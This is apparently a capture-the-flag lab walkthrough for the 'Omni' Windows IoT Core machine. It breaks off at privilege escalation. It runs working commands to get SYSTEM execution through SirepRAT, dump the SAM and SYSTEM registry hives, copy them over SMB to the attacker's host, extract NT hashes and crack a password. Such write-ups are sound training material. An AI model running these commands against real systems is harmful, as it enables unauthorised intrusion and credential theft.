Omni

8th January 2021 / Document No D21.100.104

Prepared By: bertolis

Machine Author: egre55

Difficulty: Easy

Classification: Official

Synopsis

Omni is an easy difficulty Windows IoT Core machine. Network enumeration reveals that a web page titled `Windows Device Portal` is hosted on the remote machine, which indicates that Windows IoT Core OS that is installed. This OS implements a vulnerable service named Sirep Test Service, that allows remote command execution on the host. Exporting and cracking hashes from the registry hives reveals the password for the user `app`, which is used to access to the Windows Device Portal web application. Enumeration of the file system reveals a sequence of Powershell Credential files, that eventually leads to the password for the `administrator` user. Finally, logging into the web application as the `administrator`, we get the root.txt.

Skills Required

- Web Enumeration
- Windows Enumeration

Skills Learned


- Windows IoT Core Exploitation
- Registry Hive Hash Retrieval & Cracking
- Powershell Credentials Enumeration

Enumeration

```
ports=$(nmap -Pn -p- --min-rate=1000  -T4 10.10.10.204 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -Pn -sC -sV 10.10.10.204
```

```
nmap -Pn -p$ports -sC -sV 10.10.10.204
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-06 22:30 EET
Nmap scan report for 10.10.10.204 (10.10.10.204)
Host is up (0.087s latency).

PORT      STATE SERVICE  VERSION
135/tcp   open  msrpc    Microsoft Windows RPC
5985/tcp  open  upnp     Microsoft IIS httpd
8080/tcp  open  upnp     Microsoft IIS httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Windows Device Portal
|_http-title: Site doesn't have a title.
29817/tcp open  unknown
29819/tcp open  arcserve ARCserve Discovery
29820/tcp open  unknown
```

Nmap reveals that this is a Windows machine running WinRM on the default port 5985, and an HTTP server on port 8080. The name of the HTTP basic realm on port 8080 is `Windows Device Portal`. Access to port 8080 from the web browser is restricted by basic authentication.



Searching for `Windows Device Portal` online reveals that this is a web application that allows for remote management of Windows IoT devices.

Windows Device Portal

All Images Videos News Maps More Settings Tools

About 301,000,000 results (0.42 seconds)

docs.microsoft.com › windows › uwp › debug-test-perf


Windows Device Portal overview - UWP applications ...

Apr 9, 2019 — The **Windows Device Portal** lets you configure and manage your device remotely over a network or USB connection. It also provides advanced ...

Device Portal for Windows ... · Device Portal for Mobile · Device Portal for HoloLens

Foothold

Searching online for `Windows Device Portal exploit`, reveals the following GitHub repository.



According to the description this is a RAT (Remote Access Trojan), which exploits the Sirep Test Service that's built in and running on the official images of Windows IoT Core OS, currently offered at Microsoft's site at the time of writing. Let's clone the repository and print the help menu of this tool.

```
git clone https://github.com/SafeBreach-Labs/SirepRAT.git
cd SirepRAT/
pip3 install -r requirements.txt
python3 SirepRAT.py --help
```

```
python3 SirepRAT.py --help
usage: SirepRAT.py target_device_ip command_type [options]

<SNIP>
available commands:
*   LaunchCommandWithOutput
*   PutFileOnDevice
*   GetFileFromDevice
*   GetFileInformationFromDevice
*   GetSystemInformationFromDevice

<SNIP>
Usage example: python SirepRAT.py 192.168.3.17 GetFileFromDevice
--remote_path C:\Windows\System32\hostname.exe
```

We can use the `GetSystemInformationFromDevice` to get some information about the remote device.

```
python3 SirepRAT.py 10.10.10.204 GetSystemInformationFromDevice
```

```
python3 SirepRAT.py 10.10.10.204 GetSystemInformationFromDevice

<SystemInformationResult | type: 51, payload length: 32, kv:
{'dwOSVersionInfoSize': 0, 'dwMajorVersion': 10, 'dwMinorVersion': 0,
'dwBuildNumber': 17763, 'dwPlatformId': 2, 'szCSDVersion': 0,
'wServicePackMajor': 1, 'wServicePackMinor': 2, 'wSuiteMask': 0,
'wProductType': 0, 'wReserved': 0}>
```


This worked, and information from the device is successfully retrieved. Let's now try to see if we are able to execute commands. According to the description of the following command on GitHub, if we exclude the `--as_logged_on_user`, we can confirm whether we can execute commands as SYSTEM or not.

```
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd
"C:\Windows\System32\cmd.exe" --args " /c echo {{userprofile}}"
```

```
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output
--cmd "C:\Windows\System32\cmd.exe" --args " /c echo {{userprofile}}"

<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 22, payload peek:
'b'C:\\Data\\Users\\System\r\n''>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00
\x00\x00\x00''>
```

As the `OutputStreamResult` indicates, we are in a SYSTEM profile. However, we are unable to read the root.txt, as it seems to be protected.

User profiles are created by the system, and are loaded each time the user logs on. Then, other system components configure the user's environment according to the information in the profile. According to this documentation, when a user logs on, a new hive is created for that user, along with a separate file for the user profile. A hive, contains keys, sub keys and values in the registry. In the same documentation we can see the list of the standard hives. Let's find more information for each of these hives online.



Searching online for the registry hive `HKEY_LOCAL_MACHINE\SAM`, reveals a site, as the first results, telling us that this hive contains local user account and local group membership information, including their passwords.

Search notes:

Registry: HKEY_LOCAL_MACHINE\SAM

SAM = Security Accounts Manager.

SAM contains *local user account* and *local group membership* information, including their passwords.

Password information and privileges for domain users and groups are stored in *Active Directory*.

Because of the sensitivity of the data that is stored in this database, *SYSTEM* privileges are needed. This is possible with the Sysinternals tool PsExec.

See also

%SystemRoot%\system32\config\SAM

Index

As we are already SYSTEM, let's extract and transfer these hives locally, and try to read the secret data that is stored inside them. In order to do this, we can set up a writeable share and start an SMB server. First, append this to `/etc/samba/smb.conf`.

```
vim /etc/samba/smb.conf
```

```
[Public]
   path = /tmp/Public
   writable = yes
   guest ok = yes
   guest only = yes
   create mode = 0777
   directory mode = 077
   force user = nobody
```

Then create the directory, give the proper permissions and restart the SMB service.

```
mkdir /tmp/Public
chmod 777 /tmp/Public
service smbd restart
```

Including the commands `reg save HKLM\SYSTEM C:\SYSTEM` and `reg save HKLM\SAM C:\SAM` as a payload to the following command, we can export the registry hives for both the SAM (Security Accounts Manager) and SYSTEM hives. Don't forget to exclude the `--as_logged_on_user`, otherwise we are going to get an `Access is denied.` error message.

```
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd
"C:\Windows\System32\cmd.exe" --args " /c reg save HKLM\SYSTEM C:\SYSTEM"
```

```
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output
--cmd "C:\Windows\System32\cmd.exe" --args " /c reg save HKLM\SYSTEM
C:\SYSTEM"

<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 40, payload peek: 'b'The
operation completed successfully.\r\r\n''>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00
\x00\x00\x00''>
```

Then, we do the same for SAM.

```
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd
"C:\Windows\System32\cmd.exe" --args " /c reg save HKLM\SAM C:\SAM"
```

```
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output
--cmd "C:\Windows\System32\cmd.exe" --args " /c reg save HKLM\SAM
C:\SAM"

<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 40, payload peek: 'b'The
operation completed successfully.\r\r\n''>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00
\x00\x00\x00''>
```

Now we can copy the exported hives locally using the share we created earlier. The use of double-backslashes is necessary.

```
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd
"C:\Windows\System32\cmd.exe" --args " /c copy C:\SYSTEM
\\\\10.10.14.20\\Public\\SYSTEM"
```

```
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output
--cmd "C:\Windows\System32\cmd.exe" --args " /c copy C:\SYSTEM
\\\\10.10.14.20\\Public\\SYSTEM"

<HResultResult | type: 1, payload length: 4, HResult: 0x0>
```

We do the same for SAM.

```
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd
"C:\Windows\System32\cmd.exe" --args " /c copy C:\SAM
\\\\10.10.14.20\\Public\\SAM"
```

```
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output
--cmd "C:\Windows\System32\cmd.exe" --args " /c copy C:\SAM
\\\\10.10.14.20\\Public\\SAM"

<HResultResult | type: 1, payload length: 4, HResult: 0x0>
```

We can now use secretsdump.py from Impacket, in order to extract the hashes from the hives.

```
git clone https://github.com/SecureAuthCorp/impacket.git
python3 ./impacket/examples/secretsdump.py -system /tmp/Public/SYSTEM -sam
/tmp/Public/SAM LOCAL
```

```
python3 ./impacket/examples/secretsdump.py -system /tmp/Public/SYSTEM
-sam /tmp/Public/SAM LOCAL
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x4a96b0f404fd37b862c07c2aa37853a5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a01f16a7fa376962dbeb29
a764a06f00:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5
9d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:330fe4fd406f9d018
0d67adb0b0dfa65:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:91ad590862916cdfd922475caed3ac
ea:::
DevToolsUser:1002:aad3b435b51404eeaad3b435b51404ee:1b9ce6c5783785717e9bbb
75ba5f9958:::
app:1003:aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff9
5:::
[*] Cleaning up...
```

Another tool that can extract the hashes is Samdump2.

```
apt-get install samdump2
samdump2 /tmp/Public/SYSTEM /tmp/Public/SAM
```

```
samdump2 /tmp/Public/SYSTEM /tmp/Public/SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73
c59d7e0c089c0:::
*disabled*
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::
<SNIP>
```

The hashes are extracted. Cracking the hash for the user `app` using John the Ripper reveals the password `mesh5143`.

```
echo "aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95" > hash
john --fork=4 --format=nt hash --wordlist=/usr/share/wordlists/rockyou.txt
```


```
john --fork=4 --format=nt hash --wordlist=/usr/share/wordlists
/rockyou.txt
Created directory: /home/grigoris/.john
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
mesh5143         (aad3b435b51404eeaad3b435b51404ee)
```

Using the credentials `app / mesh5143`, we can try to login using Evil-WinRM, since port 5985 is open.


```
gem install evil-winrm
evil-winrm -i 10.10.10.204 -u app -p mesh5143
```

```
evil-winrm -i 10.10.10.204 -u app
Enter Password:

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMHTTPTransportError happened,
message is Unable to parse authorization header. Headers:
{"Server"=>"Microsoft-HTTPAPI/2.0", "Date"=>"Fri, 08 Jan 2021 05:44:09
GMT", "Connection"=>"close", "Content-Length"=>"0"}
Body:  (404).

Error: Exiting with code 1
```


However, connecting to the remote using WinRM was unsuccessful. We can also try to connect to the IoT Device Management application that we discovered in the enumeration step, on port 8080.



This is successful, and we gain access to the web application.




This is the `Device Settings tab` of the Windows Device Portal. Here we can manage the IoT device. The picture bellow is a screenshot captured from this portal, and shows details about the device.




Under the `Processes` tab, we can select the `Run command`, which allows us to execute commands on the remote device.

```
whoami
```



It seems that the common binaries such as `whoami.exe` are missing from the Windows IoT Core OS. However, the user profile reveals that we can execute commands as the user `app`.


```
echo %USERPROFILE%
```



Privilege Escalation


Listing the home directory of this user reveals the file `hardening.txt`.

```
dir C:\Data\Users\app
```




The content of this file implies that security measures have been implemented.

```
more C:\Data\Users\app\hardening.txt
```



